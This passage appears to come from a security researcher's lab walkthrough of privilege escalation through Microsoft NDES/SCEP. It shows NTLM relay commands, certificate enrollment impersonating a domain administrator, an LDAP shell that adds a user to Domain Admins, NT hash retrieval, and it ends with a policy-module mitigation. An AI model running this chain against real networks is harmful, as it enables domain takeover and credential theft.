
We should therefore pay close to attention to any principal who can control the NDES user and server. Note that changing the service user's password will break the NDES server because the password in the application pool won't be updated automatically, so don't try to take control of this account by resetting its password! Either way with these credentials we can obtain an enrollment password from the admin interface.

NTLM Relay

As already said, the default IIS configuration for NDES is vulnerable to NTLM relays. EPA can be enabled manually to mitigate the attack but if this hasn't been done we can generate a new enrollment password by relaying the service account itself or an administrator to /certsrv/mscep_admin/.

For example we could have write access to an SMB share frequently used by many users to store documents, administrators use the share too from time to time. We could set up ntlmrelayx to point to the NDES admin page while writing a malicious LNK file to the share, so that anyone browsing the folder with the Windows explorer will be coerced into authenticating to us.

I wrote an incredibly simple [ntlmrelayx HTTP attack](#) to automatically recover the password, all it does is send a GET request to the admin page and, if we have the required privileges, it prints back the newly generated password. That's literally it.



Just replace the the file at `impacket/examples/ntlmrelayx/attacks/httpattack.py` with the modified one and update the package:

```
pip3 install .
```

Then run `ntlmrelayx` like so:

```
ntlmrelayx.py -t https://srv-ca/certsrv/mscep_admin/ -smb2support
```

And now we wait patiently for that password to come to us.

Press enter or click to view image in full size

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.0.200, attacking target https://srv-ca
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against https://srv-ca as TESTLAB/TEST SUCCEED
[*] Connecting to /certsrv/mscep_admin/
[*] Authenticated successfully
[*] OTP expires in 15 minutes
[*] NDES password: AE52F053C6FEEBF9
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.0.200 controlled, but there are no more targets left!
[*] SMBD-Thread-8 (process_request_thread): Connection from 192.168.0.200 controlled, but there are no more targets left!
```

If we are unlucky we may find the NDES cache to be full, unfortunately all we can do is wait and try again later. By default the cache is emptied every 60 minutes, but a new password can be generated once an existing one is used. If we see this we have to stop `ntlmrelayx` and launch it again, it won't try to authenticate a second time with the same user.

Press enter or click to view image in full size

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.0.200, attacking target https://srv-ca
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against https://srv-ca as TESTLAB/TEST SUCCEED
[*] Connecting to /certsrv/mscep_admin/
[*] Authenticated successfully
[-] The NDES password cache is full!
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.0.200 controlled, but there are no more targets left!
```


Linux SCEP Enrollment

It's time to actually do the privilege escalation. Now we either have a valid password or we have found that one isn't required at all. I'll be using [sscep](#) because it's the only SCEP client for Linux I tried.

First we need to get the CA and RA certificates from the server, these will be used to sign the CSR and they are obtained with a SCEP operation called GetCACert:

```
sscep getca -u http://srv-ca/certsrv/mscep/mscep.dll/pkiclient.exe -c ca.crt -v
```

Press enter or click to view image in full size



```
(giulio@giulioKali2024)-[~/sscep]
$ sscep getca -u http://srv-ca/certsrv/mscep/mscep.dll/pkiclient.exe -c ca.crt -v
sscep: starting sscep, version 0.10.0
sscep: new transaction
sscep: transaction id: SSCEP transactionId
sscep: hostname: srv-ca
sscep: directory: certsrv/mscep/mscep.dll/pkiclient.exe
sscep: port: 80
sscep: SCEP_OPERATION_GETCAPS
sscep: connecting to srv-ca:80
sscep: server response status code: 200, MIME header: text/plain
POSTPKIOperation
Renewal
SHA-512
SHA-256
SHA-1
DES3
sscep: SCEP_OPERATION_GETCA
sscep: connecting to srv-ca:80
sscep: server response status code: 200, MIME header: application/x-x509-ca-ra-cert
sscep: valid response from server

sscep: found certificate with
  subject: /C=IT/O=Deerlab/CN=SRV-CA-MSCEP-RA/emailAddress=test@test.com
  issuer: /DC=loc/DC=testlab/CN=CA
  basic constraints: (not included)
  usage: Digital Signature
  SHA512 fingerprint: 6F:03:A0:92:A4:E3:18:05:2F:75:05:CF:BD:A6:65:35:F8:23:EC:14:12:BD:E6:96:88:BF:8E:BC:90:5A:52:98:18:67:F5:31:F6:DD:1D:BD:4F:1D:6B:B9:DC:25:D3:1D:F1:26:C9:CE:E0:F7:2F:77:BF:13:87:5B:CF:1D:F9:66
sscep: certificate written as ca.crt-0
```

sscep should have written three certificates to disk with the names `ca.crt-0`, `ca.crt-1`, and `ca.crt-2`, each has a specific use but the tool will figure out by itself which one to use from its EKUs.

We now need to generate a CSR, the sscep repo includes a `mkrequest` script that does this for us but it requires a little tweaking. The `PREFIX` variable will be the base name for the output files, `KEYBITS` is the encryption key size, which in the script is 1024 but the default for NDES is 2048, a key too small may result in an error when submitting the CSR. Finally, scroll down until you see the `[ req ]` section, and right under it add this line: `string_mask = nombstr`. This line makes sure the password is encoded properly.

The script can now be run specifying the UPN of a user to impersonate and the password we have obtained, if NDES does not require a password at all then we simply omit the second parameter, everything else is the same:

```
./mkrequest -email administrator@testlab.loc 67A96C09D2FCA6AC50D4FA8F4245B0D6
```

This will have generated two files, `local.key` and `local.csr`. Now we specify the CSR (-r), private key (-k), output file (-l), and the CA certificate (-l), which means the name that was specified in the `getca` command, as `sscep` will automatically recognize which one it needs to use:

```
sscep enroll -u http://srv-ca/certsrv/mscep/mscep.dll/pkiclient.exe -c ca.crt -k local.key -r local.csr -l cert.crt
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~/sscep]
$ ./mkrequest -email administrator@testlab.loc 0060F5B2D2AB2D85082DDC5677F663DC

(giulio@giulioKali2024)-[~/sscep]
$ sscep enroll -u http://srv-ca/certsrv/mscep/mscep.dll/pkiclient.exe -c ca.crt -k local.key -r local.csr -l cert.crt
sscep: sending certificate request
sscep: valid response from server
sscep: reply transaction id: 64034F111B44BB0EC4CE6D06554F320F
sscep: pkistatus: SUCCESS
```

If we see a success message we now have a valid certificate, `cert.crt`. `certipy` is the tool we use as usual to authenticate with certificates but it only supports passwordless PFXs, so we use its `cert` command to convert it:

```
certipy cert -cert cert.crt -key local.key -export -out admin.pfx
```

Now we can use it with the `auth` command. Usually we would be able to `unPAC-the-hash` and get the impersonated user's NT hash with the `PKINIT` protocol, but for some reason certificates obtained through `sscep` always give me a name mismatch error, and I was not able to solve this. However `LDAPS` doesn't complain, we can use `SChannel` and get an `LDAP` shell on the DC from where we can create new users, set up `RBCD`, and much more:

```
certipy auth -dc-ip 192.168.0.100 -domain testlab.loc -username administrator -pfx admin.pfx -ldap-shell
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~/sscep]
$ certipy auth -dc-ip 192.168.0.100 -domain testlab.loc -username administrator -pfx admin.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: administrator@testlab.loc
[*] Trying to get TGT...
[-] Name mismatch between certificate and user 'administrator'

(giulio@giulioKali2024)-[~/sscep]
$ certipy auth -dc-ip 192.168.0.100 -domain testlab.loc -username administrator -pfx admin.pfx -ldap-shell
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldaps://192.168.0.100:636'
[*] Authenticated to '192.168.0.100' as: u:TESTLAB\Administrator
Type help for list of commands

#
```


We have become forest administrators. The following image shows every escalation step performed with an NTLM relay:

Press enter or click to view image in full size

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.0.100, attacking target https://192.168.0.105
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against https://192.168.0.105 as TESTLAB/ADMINISTRATOR SUCCEED
[*] Connecting to /certsrv/mscep_admin/
[*] Authenticated successfully NDES password from relay
[*] NDES password: F250376E74934AAB54DBE764E18E92D8
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.0.100 controlled, but there are no more targets left!
[*] SMBD-Thread-8 (process_request_thread): Connection from 192.168.0.100 controlled, but there are no more targets left!

giulio@giulioKali2024: ~/sscep 236x33

(giulio@giulioKali2024)-[~/sscep] Use password to craft a CSR for a privileged user
$ ./mkrequest -email administrator@testlab.loc F250376E74934AAB54DBE764E18E92D8

(giulio@giulioKali2024)-[~/sscep] Submit CSR and obtain certificate
$ sscep enroll -u http://srv-ca/certsrv/mscep/mscep.dll/pkiclient.exe -c ca.crt -k local.key -r local.csr -l cert.crt
sscep: sending certificate request
sscep: valid response from server
sscep: reply transaction id: 9275D6B2B8A3D0CC71EFCBE8A3C62EC4
sscep: pkistatus: SUCCESS

(giulio@giulioKali2024)-[~/sscep] Convert certificate to PFX for use with certipy
$ certipy cert -cert cert.crt -key local.key -export -out admin.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing PFX to 'admin.pfx'

(giulio@giulioKali2024)-[~/sscep] Authenticate to the DC on LDAP through SChannel
$ certipy auth -dc-ip 192.168.0.100 -domain testlab.loc -username administrator -pfx admin.pfx -ldap-shell
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldaps://192.168.0.100:636'
[*] Authenticated to '192.168.0.100' as: u:TESTLAB\Administrator
Type help for list of commands

# add_user evilUser Create a new user
Attempting to create user in: %s CN=Users,DC=testlab,DC=loc
Adding new user with username: evilUser and password: qUJhYIjdP*Cb+k result: OK

# add_user_to_group evilUser 'domain admins' Add user to Domain Admins
Adding user: evilUser to group Domain Admins result: OK

#
```

We might get errors trying to use or obtain the certificate, these error messages never spell out exactly what's wrong so it's hard to tell what the real issue is but here are some of the possible causes:

- expired OTP
- the NDES template does not support client authentication
- incorrect key size, if 2048 does not work try increasing it to 4096
- a policy module is installed on the CA

We are going to talk about policy modules after the Windows exploitation steps.

Windows SCEP Enrollment

We're going to use the [PSCertificateEnrollment](#) module, found on the PS Gallery or on GitHub.

First of all load the module and get an OTP by specifying the name of the NDES server, the -NoSSL option is required when the CA and RA certificates are self signed:



```
Get-NDESOTP -ComputerName 'srv-ca.testlab.loc' -NoSSL
```

If our current user doesn't have permission to enroll the NDES template but we have the credentials of a user who does we can pass a PSCredential object to the module with the -Credential parameter:

```
$user = 'test'
$pass = 'AAAAaaaa!1' | ConvertTo-SecureString -AsPlainText -Force
$cred = [PSCredential]::New($user,$pass)
Get-NDESOTP -ComputerName 'srv-ca.testlab.loc' -NoSSL -Credential $cred
```

Or we can use Get-Credential if we have a GUI:

Press enter or click to view image in full size



Either way we should now have a valid OTP:

Press enter or click to view image in full size

```
PS C:\Users\tantani\desktop\ndes> Import-Module .\PSCertificateEnrollment.psm1
PS C:\Users\tantani\desktop\ndes> $cred = Get-Credential

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
PS C:\Users\tantani\desktop\ndes> Get-NDESOTP -ComputerName 'srv-ca.testlab.loc' -NoSSL -Credential $cred
WARNING: Not using SSL. Authentication Credentials will be sent in Cleartext
0BC4214BF7FA4251
PS C:\Users\tantani\desktop\ndes> █
```

If a static password is used instead this function will truncate it, because the default size of a NDES static password and that of an OTP are different. To avoid this we should set the -PasswordLength parameter to 16, which is the default size in bytes of the NDES static

password. If a non-default size is configured on the server we'll need to do some trial and error (or look at the relative registry key on the server, if we can).

Press enter or click to view image in full size

Network Device Enrollment Service

Network Device Enrollment Service allows you to obtain certificates for routers or other network devices using the Simple Certificate Enrollment Protocol (SCEP).

To complete certificate enrollment for your network device you will need the following information:

The thumbprint (hash value) for the CA certificate is: **42ED166C 363B9E9E 58884B18 69ABBABA**

The enrollment challenge password is: **0060F5B2D2AB2D85082DDC5677F663DC**

This password can be used multiple times and will not expire.

For more information see [Using Network Device Enrollment Service](#).

```
PS C:\Users\tantani\desktop\ndes> Get-NDESOTP -ComputerName 'srv-ca.testlab.loc' -NoSSL -Credential (Get-Credential)
WARNING: Not using SSL. Authentication Credentials will be sent in Cleartext
0060F5B2D2AB2D85
PS C:\Users\tantani\desktop\ndes>
```

We can now send a certificate request providing the enrollment password, NDES server name, and indicating what user we want to impersonate with the -Upn parameter. We should also provide the -PrivateKeyExportable if we wish to export the certificate (if the NDES password is not required just leave out the -ChallengePassword parameter):

```
Get-NDESCertificate -ChallengePassword '9E383C36F083875C' -ComputerName 'srv-ca.testlab.loc' -Upn 'administrator@testlab.loc' -PrivateKeyExportable
```

Press enter or click to view image in full size

```
PS C:\Users\tantani\desktop\ndes> Get-NDESCertificate -ChallengePassword 0BC4214BF7FA4251 -ComputerName 'srv-ca.testlab.loc' -Upn 'administrator@testlab.loc' -PrivateKeyExportable
```

PSParentPath: Microsoft.PowerShell.Security\Certificate::CurrentUser\My

Thumbprint	Subject
628FBD68A504AEB978E1E3CBA6EC14995B60DEE8	

```
PS C:\Users\tantani\desktop\ndes>
```

The thumbprint shown in the output belongs to our new certificate. If we now look at our user's certificate store we'll see there is one issued to the domain administrator:

Console Root

Certificates - Current User

Personal

Certificates

Trusted Root Certificates

Enterprise Trust

Issued To	Issued By	Expiration Date	Intended Purposes
administrator@testlab.loc	CA	19/04/2026	Client Authentication,...

Normally we could give Rubeus the certificate's thumbprint to get the administrator's NT hash or a TGT with PKINIT, but Rubeus does not get along with NDES certificates:

Press enter or click to view image in full size

```
c:\>Rubeus.exe asktgt /getcredentials /user:administrator /certificate:8C9C768A019B2FC00833561259FF0719888888EA /domain:testlab.loc /dc:srv-dc /show

Rubeus

v2.2.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject:
[*] Building AS-REQ (w/ PKINIT preauth) for: 'testlab.loc\administrator'
[*] Using domain controller: 192.168.0.100:88

[!] Unhandled Rubeus exception:
System.Security.Cryptography.CryptographicException: Invalid provider type specified.
   at System.Security.Cryptography.Pkcs.PkcsUtils.CreateSignerEncodeInfo(CmsSigner signer, Boolean silent)
   at System.Security.Cryptography.Pkcs.SignedCms.Sign(CmsSigner signer, Boolean silent)
   at System.Security.Cryptography.Pkcs.SignedCms.ComputeSignature(CmsSigner signer, Boolean silent)
```

I tried the certificate with [PassTheCert](#) as well, but it kept saying the target (the DN of the domain) does not exist. The only tool I found to work is certipy, which only accepts PFX files so we use the Export-PfxCertificate cmdlet to export our certificate by providing a password and the thumbprint:

```
$pass = 'WowPassword!1' | ConvertTo-SecureString -AsPlainText -Force
Export-PfxCertificate -Cert
'Cert:\CurrentUser\My\8C9C768A019B2FC00833561259FF0719888888EA' -Password $pass -
FilePath cert.pfx
```

Press enter or click to view image in full size

```
PS C:\Users\tantani\desktop\ndes> $pass = 'WowPassword!1' | ConvertTo-SecureString -AsPlainText -Force
PS C:\Users\tantani\desktop\ndes> Export-PfxCertificate -Cert 'Cert:\CurrentUser\My\628FBD68A504AEB978E1E3CBA6EC14995B60DEE8' -
>> -Password $pass -FilePath cert.pfx

Directory: C:\Users\tantani\desktop\ndes

Mode                LastWriteTime         Length Name
----                -
-a----           19/04/2024    01:46           5693 cert.pfx

PS C:\Users\tantani\desktop\ndes>
```

Certipy does not support password-protected PFXs so first we remove the password, then the new certificate is used to unPAC-the-hash:

```
certipy cert -pfx cert.pfx -password WowPassword!1 -export -out new.pfx
certipy auth -dc-ip 192.168.0.100 -pfx new.pfx
```

Press enter or click to view image in full size

```
PS C:\> certipy cert -pfx cert.pfx -password WowPassword!1 -export -out new.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing PFX to 'new.pfx'
PS C:\> certipy auth -dc-ip 192.168.0.100 -pfx new.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@testlab.loc
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@testlab.loc': aad3b435b51404eeaad3b435b51404ee:1644e9777bc1c3c2d8a56203ef977cf2
PS C:\>
```

NDES Policy Modules

Policy modules are an optional feature that introduce additional security controls to SCEP authentication: normally an enrollment password is all that's needed, then a client can request certificates for any subject. Policy modules make it possible to apply further controls to prevent the malicious use of these templates. For example, it's possible to enroll only the members of a specific unprivileged group while blocking everyone else, so that privilege escalation is no longer possible.

SCCM/Configuration Manager, Intune, and other device management programs supporting NDES integration come with their own policy modules, but NDES itself does not and its default configuration is therefore vulnerable. I haven't had the chance to try the Intune and SCCM modules in a lab so I cannot say whether they can still be exploited with the method shown here, but it would be an interesting experiment.

Policy modules can be used to mitigate NDES attacks even without complex solutions like SCCM, [TameMyCerts](#) is a free and open source policy module that's easy to create custom rules with.

The following is a very simple TameMyCerts configuration that blacklists domain admins and whitelists the Unpriv group, although much more complex configs can be written as shown in the [official documentation](#).

```
<CertificateRequestPolicy xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <SubjectAlternativeName>
    <SubjectRule>
      <Field>userPrincipalName</Field>
      <Mandatory>true</Mandatory>
      <MaxOccurrences>1</MaxOccurrences>
      <MaxLength>64</MaxLength>
      <Patterns>
        <Pattern>
          <Expression>^[a-zA-Z0-9]*\@testlab\.loc$</Expression>
        </Pattern>
      </Patterns>
    </SubjectRule>
  </SubjectAlternativeName>
</CertificateRequestPolicy>
```

```


</SubjectAlternativeName>
<DirectoryServicesMapping>
  <AllowedSecurityGroups>
    <string>CN=Unpriv,CN=Users,DC=testlab,DC=loc</string>
  </AllowedSecurityGroups>
  <DisallowedSecurityGroups>
    <string>CN=Domain Admins,CN=Users,DC=testlab,DC=loc</string>
  </DisallowedSecurityGroups>
</DirectoryServicesMapping>

```

Creating this file in the policy module folder with the same name of the NDES certificate template will enable the filtering on the specific template, so we can define different rules for each template if we wish. If there isn't a configuration file for a template that's being requested TameMyCerts won't apply any further controls.

In the following image an NDES certificate is being requested for a non-privileged user and then for a domain admin, the first is issued but the second one is blocked:

Press enter or click to view image in full size



```

PS C:\Users\administrator.TESTLAB\Desktop\ndes> Get-NDESOTP -ComputerName srv-ca.testlab.loc -nOss1
WARNING: Not using SSL. Authentication Credentials will be sent in Cleartext
F291AA8581E61EC4
PS C:\Users\administrator.TESTLAB\Desktop\ndes> Get-NDESCertificate -ChallengePassword 'F291AA8581E61EC4' -ComputerName 'srv-ca.testlab.loc' -U
pn 'test@testlab.loc' -PrivateKeyExportable

PSParentPath: Microsoft.PowerShell.Security\Certificate::CurrentUser\My


Thumbprint                               Subject
-----
500A701195ECCA42026FDA3A47CDC77C64ABDA82

PS C:\Users\administrator.TESTLAB\Desktop\ndes> Get-NDESOTP -ComputerName srv-ca.testlab.loc -nOss1
WARNING: Not using SSL. Authentication Credentials will be sent in Cleartext
2A53B1464F25CE50
PS C:\Users\administrator.TESTLAB\Desktop\ndes> Get-NDESCertificate -ChallengePassword '2A53B1464F25CE50' -ComputerName 'srv-ca.testlab.loc' -U
pn 'administrator@testlab.loc' -PrivateKeyExportable
Get-NDESCertificate : The NDES Server rejected the Certificate Request!
SCEP Failure Information: badRequest (2) transaction not permitted or supported
